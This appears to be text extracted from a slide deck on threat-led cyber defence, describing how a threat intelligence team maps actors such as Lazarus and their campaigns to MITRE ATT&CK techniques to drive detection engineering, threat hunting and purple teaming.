


The MITRE knowledge base only includes publicly available information, and may not reflect current realities



Techniques are not always distilled to individual toolkits or intrusions, so harder to identify trends


- List of threat actors, associated campaigns and TTPs of interest – aligned to CITA's PIRs, and the broader financial services sector
- Granular level understanding of TTPs, and how specifically these can be detected and mitigated in our environment
- Remove ambiguity relating to control efficacy – by providing confidence and assurance through atomic level testing
- Develop a library of TTPs which would serve as a knowledge base for the entirety of the cyber security function



# *Act 2: The Solution*

Threat intelligence can bring focus to countermeasure initiatives, including Detection Engineering, Threat Hunting and Purple Teaming – helping to prioritise those threat actors and TTPs that are likely to present the greatest threat to your organisation. Your Cyber Threat Intelligence team will work with internal stakeholders, peers and trusted partners to achieve this.

MITRE Level 3  
Adversary Emulation Plan




**Gather**  
threat intelligence  
based on your  
organisation's  
prioritised threats



**Extract**  
techniques and map  
campaigns to your  
preferred kill chain  
or framework



**Analyse,**  
catalogue and  
diagram your  
analysis into an  
operational flow



**Develop**  
tools and  
procedures to help  
teams replicate the  
attack




**Emulate**  
the adversary,  
working closely with  
security teams to  
identify gaps

**Essential Reading:** <https://medium.com/mitre-attack/getting-started-with-attack-red-29f074ccf7e3>

## CITA's Approach: Operationalising Threat Intelligence

CITA's methodology industrialises the end-to-end pipeline between Threat Intelligence, Threat Hunting, Detection Engineering and finally, Purple & Red Teaming for detection validation.




Threat intelligence fundamentally involves gathering and distributing information about threats to an organisation. *These threats need to be identified and prioritised* to ensure that the CTI function provides the organisation with the most valuable intelligence.

Being intelligence-led therefore requires an understanding of organisational context, and the threats which may impede business operations. A mature threat assessment ensures that:

- 1 There is an in depth understanding of the business, and that critical business assets are considered individually, alongside specific threat actors and attack scenarios
- 2 Only threat actors with the capability and motivation to attack the organisation are assessed in detail
- 3 Specific threat groups are considered on a case by case basis, dependent on capability and motivation, and regardless of any formal label
- 4 There is recognition that most threat actor groups are using commercially available, detectable attacks and that intelligence on their capability is of value

# Becoming Threat-Led: Understanding Organisational Context




Your organisation's Annual Report can provide much needed insight, and is a precious resource that is often overlooked by security teams. Consider reviewing:

- The markets in which the organisation operates – both sectorially, as well as geographically
- The business's near and long term strategies and investments, which may deviate from the status quo
- Existing, or otherwise known and documented threats and risks

# CITA's Approach: TTP Centric, Focussed on Specific Intrusions

Threat-Led




**Focus on TTPs**  
CITA's focus is the top three tiers of the Pyramid of Pain



**Threat Actor**  
Specific threat actors / groups based on our PIRs



**Campaign or Intrusion**  
Documented intrusions attributed to the threat actor



**TTP**  
Specific way a tool or technique was leveraged

Lazarus

Bank of Bangladesh

TTP 1

Not sure which threat actors or events are relevant? Read chapters 7 – "Knowing Attackers" and 8 – "Risk Analysis", by *Recorded Future: The Intelligence Handbook, Fourth Edition*

Far Eastern International Bank

TTP 2

Troy Operation

TTP 3

DarkSeoul Operation

ETC ...

